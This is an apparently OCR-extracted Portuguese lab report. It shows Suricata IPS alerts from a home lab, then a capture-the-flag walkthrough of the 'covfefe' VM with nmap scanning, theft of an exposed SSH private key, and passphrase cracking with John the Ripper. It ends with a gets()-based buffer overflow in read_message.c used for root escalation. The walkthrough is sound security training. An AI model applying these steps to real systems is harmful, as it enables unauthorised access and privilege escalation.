Alert Log View Filter


Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
11/17/2024 16:16:48	⚠	1	UDP	Potential Corporate Privacy Violation	10.0.10.2	68	10.0.10.1	67	1:2022973	ET INFO Possible Kali Linux hostname in DHCP Request Packet
11/17/2024 16:16:33	⚠	1	UDP	Potential Corporate Privacy Violation	10.0.10.2	68	10.0.10.1	67	1:2022973	ET INFO Possible Kali Linux hostname in DHCP Request Packet
11/17/2024 16:16:24	⚠	1	UDP	Potential Corporate Privacy Violation	10.0.10.2	68	10.0.10.1	67	1:2022973	ET INFO Possible Kali Linux hostname in DHCP Request Packet
11/17/2024 16:16:16	⚠	1	UDP	Potential Corporate Privacy Violation	10.0.10.2	68	10.0.10.1	67	1:2022973	ET INFO Possible Kali Linux hostname in DHCP Request Packet
11/17/2024 16:16:02	⚠	1	UDP	Potential Corporate Privacy Violation	10.0.10.2	68	10.0.10.1	67	1:2022973	ET INFO Possible Kali Linux hostname in DHCP Request Packet
11/17/2024 16:15:54	⚠	1	UDP	Potential Corporate Privacy Violation	10.0.10.2	68	10.0.10.1	67	1:2022973	ET INFO Possible Kali Linux hostname in DHCP Request Packet
11/17/2024 16:15:40	⚠	3	ICMP	Misc activity	10.0.10.2	0	10.0.3.2	0	1:408	PROTOCOL-ICMP Echo Reply
11/17/2024 16:15:39	⚠	3	ICMP	Misc activity	10.0.10.2	0	10.0.3.2	0	1:408	PROTOCOL-ICMP Echo Reply
11/17/2024 16:15:38	⚠	3	ICMP	Misc activity	10.0.10.2	0	10.0.3.2	0	1:408	PROTOCOL-ICMP Echo Reply
11/17/2024 16:15:37	⚠	3	ICMP	Misc activity	10.0.10.2	0	10.0.3.2	0	1:408	PROTOCOL-ICMP Echo Reply

LAN (Windows 10)



OPT1 (Metasploitable 3)



Alert Log View Settings

Instance to View: (OPT1) OPT1

Choose which instance alerts you want to inspect.

Save or Remove Logs: Download — All alert log files for selected interface will be downloaded; Clear — Clear the currently active Alerts log file


Save Settings: Save — Save auto-refresh and view settings; Refresh — Default is ON; 250 — Number of alerts to display. Default is 250

Alert Log View Filter

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
11/17/2024 16:21:23		1	TCP	Web Application Attack	10.0.10.2	47282	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:23		1	TCP	Web Application Attack	10.0.10.2	47290	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:22		1	TCP	Web Application Attack	10.0.10.2	47272	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:22		1	TCP	Web Application Attack	10.0.10.2	47260	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:22		1	TCP	Web Application Attack	10.0.10.2	47250	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:22		1	TCP	Web Application Attack	10.0.10.2	47238	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:22		1	TCP	Web Application Attack	10.0.10.2	47232	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:21		1	TCP	Web Application Attack	10.0.10.2	47210	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
11/17/2024 16:21:21		3	TCP	Generic Protocol Command Decode	10.0.10.2	47210	10.0.1.2	80	1:2260002	SURICATA Applayer Detect protocol only one direction
11/17/2024 16:21:21		1	TCP	Web Application Attack	10.0.10.2	47188	10.0.1.2	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)

OPT2 (Metasploitable 2)



Vantagens do IPS nesta infraestrutura

A inclusão dum IPS nesta infraestrutura fornece várias vantagens:

1. Prevenção de ameaças: Enquanto a firewall lida com a filtragem de tráfego básico baseado em portos e endereços IP, o IPS analisa ativamente padrões de tráfego e conteúdo para detetar e prevenir atividades maliciosas em tempo-real. Nesta infraestrutura isto é especialmente importante, visto que esta inclui uma máquina Kali, duas máquinas intencionalmente vulneráveis e sistemas Windows que podem ser alvos.
2. Segurança na Segmentação de Rede: Nesta infraestrutura, com vários segmentos de rede (10.0.1.0/24, 10.0.2.0/24, etc.), o IPS ajuda a assegurar que, caso um segmento de rede seja comprometido, este não se propaga para outros por movimentos laterais.
3. Proteção Contra Vulnerabilidades Conhecidas: Como a rede inclui sistemas Metasploitable (que são intencionalmente vulneráveis), o IPS ajuda a proteger contra:
    - Tentativas de exploração conhecidas

- Ataques de buffer overflow
- Tentativas de injeção SQL
- Outros vetores comuns de ataque

Parte III

Configuração da Máquina Virtual

Após importar a máquina virtual para o VirtualBox, foi criada uma rede *Host-Only*, com o servidor DHCP ativo, sendo a rede 10.0.100.0/24, no qual as máquinas *ForHack* e *Kali Linux* se vão encontrar. Neste cenário a máquina *ForHack* tem o IP 10.0.100.2/24 e a máquina *Kali* o IP 10.0.100.3/24.

Análise Inicial

Para uma análise inicial, foi executado o *nmap* com os seguintes parâmetros:

```
nmap -Pn -A -sV -p- 10.0.100.2
```

resultando no seguinte output:

```
┌──(leo㉿kali)-[~]
└─$ nmap -Pn -A -sV -p- 10.0.100.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 13:46 EST
Nmap scan report for 10.0.100.2
Host is up (0.00027s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:6a:10:e0:fb:63:22:be:09:96:0b:71:6a:60:ad:1a (RSA)
|   256 ac:2c:11:1e:e2:d6:26:ea:58:c4:3e:2d:3e:1e:dd:96 (ECDSA)
|_  256 13:b3:db:c5:af:62:c2:b1:60:7d:2f:48:ef:c3:13:fc (ED25519)
80/tcp    open  http    nginx 1.10.3
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.10.3
31337/tcp open  http    Werkzeug httpd 0.11.15 (Python 3.5.3)
|_http-server-header: Werkzeug/0.11.15 Python/3.5.3
|_http-title: 404 Not Found
| http-robots.txt: 3 disallowed entries
|_/.bashrc /.profile /taxes
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos reparar que os portos 22, 80 e 31337 se encontram abertos.

No serviço SSH, encontrado no porto 22, ao tentar conectar como *root*, é-nos negado acesso devido a uma chave pública não autorizada. Assim sendo, assumi que todas as contas desta máquina têm o *login* por *password* desligado.

```
┌──(leo㉿kali)-[~]
└─$ ssh 10.0.100.2 -l root
root@10.0.100.2: Permission denied (publickey).
```

Já nos serviços HTTP, podemos reparar que no porto 80 se encontra apenas a página padrão após a instalação do *nginx*.


Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Em contraste, no porto 31337, é possível encontrar uma página de erro informando que o URL pedido não existe no servidor.



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Identificação de vulnerabilidades

Como foi possível verificar no *scan* do *nmap*, na porta 31337, é possível encontrar o ficheiro *robots.txt*, usado para impedir motores de busca de indexarem certas páginas. Acedendo este pelo *browser* (10.0.100.2:31337/robots.txt), ou mesmo pelo *output* do *scan* do *nmap*, encontramos as seguintes entradas:


```
User-agent: *
Disallow: /.bashrc
Disallow: /.profile
Disallow: /taxes
```

Se acedermos a 10.0.100.2:31337/taxes, é simplesmente apresentada uma *flag*:

Good job! Here is a flag: flag1{make_america_great_again}

No entanto, dentro do *robots.txt*, é também possível encontrar os ficheiros *.bashrc* e *.profile*, ficheiros normalmente encontrados no *home folder* de utilizadores dum sistema *Linux*. Tendo anteriormente encontrado, pelo *nmap*, o serviço SSH, e assumindo que o porto

31337 está simplesmente a expôr o *home folder* de certo utilizador, tentei aceder ao diretório *.ssh*, que contém as configurações do SSH, como chaves autorizadas, por exemplo.




['id_rsa', 'authorized_keys', 'id_rsa.pub']


Encontram-se neste *path* a chave privada deste utilizador, as chaves públicas autorizadas e a chave pública de dito utilizador.

Acedendo a 10.0.100.2:31337/.ssh/id_rsa, a chave privada é baixada, podendo assim usá-la para conectar ao serviço SSH. São, no entanto, apresentados dois problemas, sendo eles:

1. Permissões da chave: o SSH requer que as chaves privadas não sejam acessíveis por outros utilizadores. Isto é facilmente resolvido usando o comando `chmod 600 id_rsa`



2. Chave protegida por palavra-passe:



Neste caso irei usar o *ssh2john* para converter a chave privada para uma *hash* que o *John the Ripper* consiga comparar a um dicionário de *passwords*. Neste caso irei usar o *rockyou.txt*, depois de extraído e copiado para o diretório atual.

```
┌──(leo㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > id_rsa.hash

┌──(leo㉿kali)-[~/Downloads]
└─$ john --wordlist=rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

┌──(leo㉿kali)-[~/Downloads]
└─$ john id_rsa.hash --show
id_rsa:starwars

1 password hash cracked, 0 left
```

Descobrimos assim a *password* da chave, que é "starwars".

Falta agora descobrir o nome do utilizador a quem pertence a chave, encontrando-se esta informação na chave pública (id_rsa.pub), sendo, neste caso, "simon".

Assim, usando o comando `ssh 10.0.100.2 -i id_rsa -l simon`, e inserindo a palavra-passe "starwars", ganhamos acesso a esta conta.

Como primeiros passos, listei os ficheiros no diretório do utilizador, acedi ao crontab e verifiquei o que se encontra no PATH. No crontab podemos verificar que sempre que a máquina reinicia, um script Python é iniciado, este é o ficheiro que expõe a pasta do utilizador no porto 31337.

```
  GNU nano 2.7.4

# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot /home/simon/http_server.py
```

Ao listar o PATH encontramos os seguintes diretórios:

```
simon@covfefe:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

que, acedendo a /usr/local/bin revela imediatamente um ficheiro fora do normal, *read_message*.

Ao tentar executar este programa é-nos pedido um nome. Sendo que o utilizador atual é "simon", inseri esse nome, retornando um erro:

```
simon@covfefe:~$ read_message
What is your name?
simon
Sorry simon, you're not Simon! The Internet Police have been informed of this violation.
```

Inserindo então o nome correto, com o 'S' capitalizado, é revelada a seguinte mensagem:

```
simon@covfefe:~$ read_message
What is your name?
Simon
Hello Simon! Here is your message:

Hi Simon, I hope you like our private messaging system.

I'm really happy with how it worked out!

If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
```


Navegando para o diretório /root, são apresentados dois ficheiros, outra *flag* e o código fonte do *read_message*.

```
simon@covfefe:~$ cd /root
simon@covfefe:/root$ ls
flag.txt  read_message.c
simon@covfefe:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }

}
```

Escalação de Privilégios

Neste código podemos ver que existe um *buffer* (buf) com 20 posições e o nome que é pedido (authorized). Este usa também a função *gets()*, sendo esta extremamente insegura visto que lê

o *input* até encontrar uma nova linha (\n), não tem maneira de limitar o número de caracteres que lê e não verifica o tamanho do *buffer* de destino. Isto causa uma escrita na memória adjacente no *stack*, caso sejam inseridos mais de 20 caracteres, tornando possível a execução arbitrária de código. Assim, executando o programa sabendo isto:



Isto acontece, contrariamente ao uso de /bin/bash, porque /bin/sh é uma *shell* mais simples, usando o SUID (Set User ID) caso este esteja disponível, que neste caso está, estando ele definido no *owner* do ficheiro, sendo o *root*.